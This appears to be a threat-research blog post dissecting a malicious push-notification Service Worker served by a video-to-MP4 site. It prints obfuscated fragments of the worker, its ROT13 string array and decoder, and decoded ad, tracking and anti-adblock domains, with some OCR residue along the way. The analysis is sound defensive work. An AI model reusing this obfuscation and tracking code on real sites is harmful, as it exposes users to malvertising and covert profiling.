Anatomy of Service Worker Abuse: From Visit to Network Anomaly

By Michel Verbel

Introduction

Recent investigations have uncovered a pattern of suspicious DNS lookup queries across various environments, indicating a potential security threat. These queries, including "rapepush," "pepepush," "galepush," "lalapush," and "my.rtmark.net," suggest the presence of a controller orchestrating malicious activities.


A small case study involving a sample user revealed that the chromium notification permission and Service Worker from a Video to MP4 website were being used to push ads to the user, even when the browser was closed. This tactic is commonly employed by websites offering dubious services, such as illegal streaming platforms, Video to MP4 converters and others.

As these websites evolve in their methods of loading extra JavaScript code while evading detection, it is anticipated that these tactics may be utilized for other nefarious purposes, including drive-by downloads, cryptojacking, and data exfiltration without the user's knowledge or consent. The ad content itself may also be malicious.

This technical walkthrough aims to provide a deeper understanding of how these ad schemes operate behind the scenes and the tactics they employ. It will also offer insights into why seemingly innocuous actions, such as loading a website's index page, can sometimes trigger alerts from security solutions like AV/EDR/IPS/IDS.

Initial Vector: The Notification Permission

In the incident that initiated this investigation, the user visited a website to convert a video from a URL to an MP4 file. Upon completing the conversion process and attempting to download the file, users are presented with a notification permission prompt. This prompt, depicted in Figure 1, appears to be a seemingly innocuous request for allowing notifications. However, this simple action sets in motion a chain of events that can lead to potential security risks.



Allow www.[redacted]com to send notifications?

Figure 1 - Notification Permission Prompt.


The user in our case does not recall allowing notifications, which is common since these websites are often used infrequently, and users generally prefer minimal interruptions unless it's for music streaming or videos.

Considering the events occurred approximately one year ago, we can hypothesize two scenarios:

1. The user clicked "Allow" knowingly or unknowingly.
2. The user's browser was outdated, potentially allowing for an exploit to automatically enable notifications without user consent.

Discussions with the user indicate that they do not deny having clicked "Accept." With no artifacts from the past and with the company issued DeLorean being out of commission, we will proceed with the first theory.


Web artifacts indicate that two cookies were added to Microsoft Edge on 2023-08-10, suggesting that the user interacted with the Video to MP4 website around that time.



	Host	Name	Accessed Date/Time	Created Date/Time	Expiration Date/Ti...	Path	Artifact type	Source	Reco...
🟥	[redacted] com	_ga	2024-06-13 8:32:48.000 AM	2023-08-10 2:43:17.000 PM	2024-09-13 2:43:17.000 PM	/	Edge Chromium Cookies	[redacted] PhysicalDrive1.bin - P...	Parsing
🟥	[redacted] com	_ga_K8CD7CY0TZ	2024-06-13 8:32:48.000 AM	2023-08-10 2:49:58.000 PM	2024-09-13 2:49:58.000 PM	/	Edge Chromium Cookies	[redacted] PhysicalDrive1.bin - P...	Parsing

Figure 2 - Web Artifacts of the Cookies.

Moreover, two additional cookies were added or accessed immediately following the "_ga" cookie associated with the domain **my.rtmark.net,** in both Edge and Chrome.



ARTIFACT INFORMATION

Host	my.rtmark.net
Name	ID
Accessed Date/Time	2023-08-10 2:43:40.000 PM
Created Date/Time	2023-06-20 4:50:33.000 PM
Expiration Date/Time	2024-08-09 2:43:40.000 PM
Path	/
Artifact type	Edge Chromium Cookies
Item ID	1033639

ARTIFACT INFORMATION

Host	my.rtmark.net
Name	ID
Value	<Encrypted Data>
Accessed Date/Time	2023-08-10 2:46:34.000 PM
Created Date/Time	2023-08-10 2:46:02.000 PM
Expiration Date/Time	2024-08-09 2:46:34.000 PM
Path	/
Artifact type	Chrome Cookies
Item ID	1025029

Figure 3 - Cookies added to Edge and Chrome.

A quick note about the creation time of the Edge cookie: On June 20th, 2023, another Video to MP4 website created a key for this cookie. However, this website does not exhibit the same level of obfuscation as the one created or accessed on August 10th 2023.

Service Worker Registration

Presented with the above scenario and choice, we all know that we should click “always block” (*I hope we all do*), unless it’s from a reputable source where receiving relevant notifications pertaining to the application is desired.


But your finger slipped, and you clicked “allow” like our user without noticing, and you carry on with your day, blasting the awesome beat you just got.

Once notifications were allowed, the service worker registers. In our case here, the link to the service worker was:

https://www.redacted.com/sw3461575.js?v=3.1.447&o=17a6e71729284f0faead5c9d63591d86&pub=0&p=3461575

*For safety purposes we replaced the link of the referrer, which is the Video to MP4 website with **[redacted].**

Strangely, the service worker was only found in memory and very sparsely on disk (see figure 4).



URL	https://www[redacted]com/sw3461575.js?v=3.1.447&o=17a6e71729284f0faead5c9d63591d86&pub=0&p=3461575
Artifact type	Potential Browser Activity
Item ID	3223


VIDENCE INFORMATION

Source	3890785a2bc0487e8919bc2c1754daac
covery method	Carving
Deleted source	
Location	File Offset 865940913
idence number	3890785a2bc0487e8919bc2c1754daac

Figure 4 - Service Worker URL Presence in Memory.

Looking into the sw3461575.js file, we can observe that it’s script chaining an additional JavaScript file called service-worker.min.js from a different domain.

Here’s is a snippet of prettified code from the initial JavaScript file sw3461575.js, registered as the service worker from the Video to MP4, highlighting the above behavior.




```
    o((o.s = 0));
([
  function (o, p) {
    (self.options = {}),
      (self.options.zoneId = 3461575),
      (self.options.domain = "whazugho.com"),
      (self.options.resubscribeOnInstall = !0),
      (self.lary = "");
    var q = ["https://", "/pfe/current/service-worker.min.js?r=sw&v=2"].join(
        self.options.domain
      ),
      r = "ukhfoxzdogq",
      s = "request",
      t = "response",
      u = 1e4,
      v = 864e5,
      w = "swadb",
      x = [
        "install",
        "activate",
        "push",
        "notificationclick",
        "notificationclose",
        "pushsubscriptionchange",
      ],
```

Figure 5 – Code Snippet from the Initial JavaScript.

Okay sure, there may be a legitimate reason for this. So, we took a closer look at the code found in the ‘service-worker.min.js’ file and found it to be obfuscated. It interacted with an array encoded via ROT13, which raised our suspicion and prompted us to dive a little deeper into the code’s functionality.


Here is an image of the prettified JavaScript code found inside service-worker.min.js at first glance:



```
(function (G) {
  (() => {
    G.G;
    var __webpack_modules__ = G.bR(
        G.R,
        (e, t, n) => {
          Object[G.Rh](t, G.Hh, G.bR(G.km, !G.UR)),
            (t[G.hh] = t[G.eh] = void G.UR);
          const r = n(G.V),
            o = n(G.B),
            a = n(G.P);
          async function i(e) {
            var t;
            if (!e) return !G.tR;
            const n = await (G.UR, r[G.GH])()[G.sH](G.ew);
            let i;
            try {
              i = e[G.Pw]();
            } catch (e) {}
            if (
              n &&
              n[G.xm] ===
                (G.WR === (t = G.WR == i ? void G.UR : i[G.Sz]) ||
                void G.UR === t
                  ? void G.UR
                  : t[G.xm])
            )
              return !G.UR;
            try {
              const t = await (G.UR, o[G.gR])()[G.sH](e);
              return Boolean(t);
            } catch (e) {
              return (G.UR, a[G.iH])(G.SD, e, G.bR()), !G.tR;
            }
          }
          (t[G.eh] = i),
            (t[G.hh] = async function (e = G.gh, t) {
              const n = navigator[G.jc];
              if (n) {
                const r = t || (await n[G.KM](e));
                if (r)
                  try {
                    const e = await r[G.yT][G.PT]();
```

Figure 6 - Prettified JavaScript Code Found Inside service-worker.min.js.

And here is an image of the ROT13 array showing encoded domains



```
["qH", "chfuFhofpevcgvbaPunatr"],
["bH", "freivprJbexreNpgvingrUnaqyre"],
["UH", "trgFJBcgvbafByq__qrcerpngrq"],
["QH", "ertvfgreFhofpevcgvba"],
["IH", "trgFgberqHfre"],
["JH", "hfrFgberqPbagrkg"],
["BH", 1e3],
["SH", "irevslFhofpevcgvba"],
["VH", "bcgvbaf"],
["lH", "mbarvq"],
["XH", "mbarVq"],
["YH", "purpxFjIrefvbaHcqngr"],
["jH", "srgpuUnaqyre"],
["pH", "fjvgpuBss"],
["sH", "trg"],
["vH", "hcqngr"],
["aH", "fnirYnfgPyvpxPybfrCvat"],
["WH", "trgYnfgPyvpxPybfrCvat"],
["kH", "pnaCvatNsgrePyvpxPybfr"],
["xH", "fjCvatQbznva"],
["dH", "3.1.524"],
["PH", "uggcf://wbhgrrgh.arg"],
["tH", "uggcf://qqgifxvfu.pbz"],
["rH", "uggcf://zl.egznex.arg"],
["CH", "uggcf://qhyrbaba.pbz"],
["oH", "uggcf://yvggyrpqa.pbz"],
["OH", "uggcf://ibbabtbn.arg"],
["FH", "ehaPzqPnpur"],
["fH", "fjFrggvatf"],
["ZH", 3660999],
["yH", "uggcf://nzhasrmnaggbe.pbz"],
["gH", "NkKO324Sr"],
["KH", 77],
["Gh", "fnir"],
["Rh", "qrsvarCebcregl"],
["Hh", "__rfZbqhyr"],
["hh", "vfZlPheeragFhofpevcgvba"],
["eh", "vfZlFhofpevcgvba"],
["ih", "nqqCnenzf"],
["mh", "cnefrHeyCnenzf"],
["zh", "fcyvgHEY"],
["wh", "grfgCvatQbznva"],
["Nh", [illegible]
```

Figure 7 - ROT13 Encoded Array with Visible Obfuscated Domains.

The question we will try to answer with our investigation is whether the service worker is indeed malicious. To address this question, we will dissect the code in the next section.

Understanding the JavaScript

Diving into our investigation, we first decoded the array and then simplified the code to understand its functionality and determine if there is any malicious intent behind it.

Decoding the Array

Based on the information mentioned in the previous section, it's evident that the code utilizes the array to retrieve necessary values (see Figure 8). These values are decoded at runtime via a reduce function at the end of the array, which ends up being ROT13.


```
.reduce(
    (o, i) => (
      // Define a new property on the accumulator object 'o'
      Object.defineProperty(o, i[0], {
        // Create a getter function for the property
        get: () =>
          // Check if the value is not a string
          typeof i[1] !== "string"
            ? i[1] // If not a string, return the value as-is
            : i[1]
                .split("") // If it's a string, split it into an array of
characters
                .map((s) => {
                  const c = s.charCodeAt(0); // Get the ASCII code of the
character
                  return c >= 65 && c <= 90
                    // For uppercase letters (A-Z), apply ROT13 cipher
                    ? String.fromCharCode(((c - 65 + 26 - 13) % 26) + 65)
                    : c >= 97 && c <= 122
                    // For lowercase letters (a-z), apply ROT13 cipher
                    ? String.fromCharCode(((c - 97 + 26 - 13) % 26) + 97)
                    : s; // For non-alphabetic characters, return as-is
                })
                .join(""), // Rejoin the characters into a string
      }),
      o // Return the accumulator object for the next iteration
    ),
    {} // Start with an empty object as the accumulator
  )
```

Figure 8 - ROT13 Retrieving Values.

For those unfamiliar with code, here is a breakdown of the "String.fromcharcode" function for uppercase letters:

1. c - 65 shifts the ASCII code to a 0-25 range (A=0, B=1, ..., Z=25).
2. + 26 is added to ensure we don't get negative numbers in the next step.
3. - 13 is the key part: it shifts the letter 13 positions backwards.
4. % 26 wraps around the alphabet (so 'A' - 13 becomes 'N', etc.)
5. + 65 shifts the result back to the ASCII code range for uppercase letters.


With this information, we were able to create a small tool to help decode the array and output the results in the same manner they were obfuscated and encoded in a file. After decoding, we reveal the encoded domains seen in the earlier screenshot and more (see Figure 9).



```
["aH", "saveLastClickClosePing"],
["WH", "getLastClickClosePing"],
["kH", "canPingAfterClickClose"],
["xH", "swPingDomain"],
["dH", "3.1.524"],
["PH", "https://jouteetu.net"],
["tH", "https://ddtvskish.com"],
["rH", "https://my.rtmark.net"],
["CH", "https://duleonon.com"],
["oH", "https://littlecdn.com"],
["OH", "https://voonogoa.net"],
["FH", "runCmdCache"],
["fH", "swSettings"],
["ZH", 3660999],
["yH", "https://amunfezanttor.com"],
["gH", "AxXB324Fe"],
["KH", 77],
["Gh", "save"],
["Rh", "defineProperty"],
["Hh", "__esModule"],
["hh", "isMyCurrentSubscription"],
```

Figure 9 - Image of the Encoded Domain.

Now, we know that the ‘my.rtmark.net’ domain is associated with the Video to MP4 website in question, along with several other domains. Upon closer inspection of the array, we can see hardcoded strings that correspond to ad-related nomenclature as well as antiAdBlock (see Figure 10).




```
["ne", "swGidratorDomain"],
["Ee", "defaultBannerDomain"],
["qe", "defaultBannerStaticDomain"],
["be", "antiAdBlockLogger"],
["Ue", "swDatabase"],
["Qe", "swMetricsDb"],
["Ie", "swRunCmdCache"],
["Je", "swSettingsKey"],
["Be", "swFallbackZone"],
["Se", "silent"],
["Ve", "requireInteraction"],
["le", "body"],
["Xe", "We found 1 offer that might interest you"],
["Ye", "icon"],
["je", "data"],
["pe", "swDefaultBanner"],
["se", "swFallbackErrorDomain"],
["ve", "swParamSuffix"],
["ae", "version"],
["We", "setAlreadyFetched"],
["ke", "incomingPushNotificationHandler"],
["xe", "getEventDataFromPushEvent"],
["de", "getTraceIdFromPushEvent"],
["Pe", "iwantWithRetry"],
["te", "CONCURRENCY_LIMIT_EXCEEDED_ERROR"],
["re", "RETRY_NETWORK_LIMIT_ERROR"],
["Ce", "RETRY_500_LIMIT_ERROR"],
["oe", "RETRY_400_LIMIT_ERROR"],
["Oe", "showFallBack"],
```

```
["ai", "show"],
["Wi", "title"],
["ki", "Personal Offer for You."],
["xi", "trace_id"],
["di", "is_empty"]
```

Figure 10 - Hardcoded Strings Showing Ads.

This information is valuable to us in understanding the overall goal of the script. While we know it’s intended to push ads, we are now questioning if there is more to it. Upon further investigation, we discovered that there is a PHP file being referenced along with other strings for different reasons including Anti-Ad Block techniques (see Figure 11).




```
["NM", "ask_gidrator_error_timeout:"],
["cM", "ask_gidrator_error:"],
["DM", "info"],
["AM", "ntfc.php"],
["TM", "pfe/current"],
["uM", 4500],
["MM", 5000.0],
["LM", "antiadblockRetryNum"],
["nM", "cant execute ping-internal logic"],
["EM", "event_domain"],
["qM", "process_push:"],
["bM", "//"],
```

Figure 11 - Hardcoded Strings Showing Anti-Ad Block.

Simplifying the Code Further

We decided to take an additional step and developed a new tool to help us make the ‘service-worker.min.js’ code even easier to read. After making a few adjustments, we were able to reprocess the code and directly went looking for those encoded domains we saw above to see what they were used in (see Figure 12).



```
    8000,
    (e, t) => {
      Object.defineProperty(t, "__esModule", G.bR("value", !0)),
        (t.chromeQuietPermissionVersion =
          t.swParamSuffix =
          t.swFallbackErrorDomain =
          t.swDefaultBanner =
          t.swFallbackZone =
          t.swSettingsKey =
          t.swRunCmdCache =
          t.swMetricsDb =
          t.swDatabase =
          t.antiAdBlockLogger =
          t.defaultBannerStaticDomain =
          t.defaultBannerDomain =
          t.swGidratorDomain =
          t.swPingDomain =
          t.swDomain =
          t.swVersion =
            void 0),
        (t.swVersion = "3.1.524"),
        (t.swDomain = "https://jouteetu.net"),
        (t.swPingDomain = "https://ddtvskish.com"),
        (t.swGidratorDomain = "https://my.rtmark.net"),
        (t.defaultBannerDomain = "https://duleonon.com"),
        (t.defaultBannerStaticDomain = "https://littlecdn.com"),
        (t.antiAdBlockLogger = "https://voonogoa.net"),
        (t.swDatabase = G.bR(
          "name",
          "swDatabase",
          "version",
          1,
          "trackStore",
          "trackStore"
        )),
        (t.swMetricsDb = G.bR(
          "name",
          "swMetrics",
          "version",
          1,
```

Figure 12 - Function Containing Decoded Domains.

The primary goal of this service worker is to manage push notifications. It facilitates subscribing users to push notifications, receiving and displaying them, and tracking user interactions with those notifications. However, the ads delivered through notifications pose a significant risk as a vector for malvertising. These advertisements often contain malicious payloads that can infect devices and, potentially, spread across a company's network. Once an infection occurs, it can rapidly propagate, leading to widespread security breaches and compromising the entire network's safety.

In addition to malvertisement, the service worker includes extensive user tracking capabilities. It gathers data about user interactions, browser information, and even device-specific information to build a profile of the user.

At this point, it is clear that the service worker is malicious and does more than just push ads. We meticulously examined the code to identify its various goals and capabilities. To save you from sifting through the approximately 5.4k lines prettified or about 106k characters prettified and minified, we have summarized its goals and capabilities in the following section.

Goals and Capabilities of the Service Worker

Subscription Management

Subscribing Users: The code handles subscribing users to push notifications using the Push API. It retrieves an application server key from a remote server (/key endpoint) and uses it to generate a push subscription.

Storing Subscriptions: It stores subscription details in an IndexedDB database (subscriptionDb) for later retrieval and management.

Verifying Subscriptions: It periodically verifies the validity of existing push subscriptions and attempts to resubscribe users if necessary.

Handling Subscription Changes: It listens for pushsubscriptionchange events, which indicate that a push subscription has expired or been updated and takes appropriate actions.

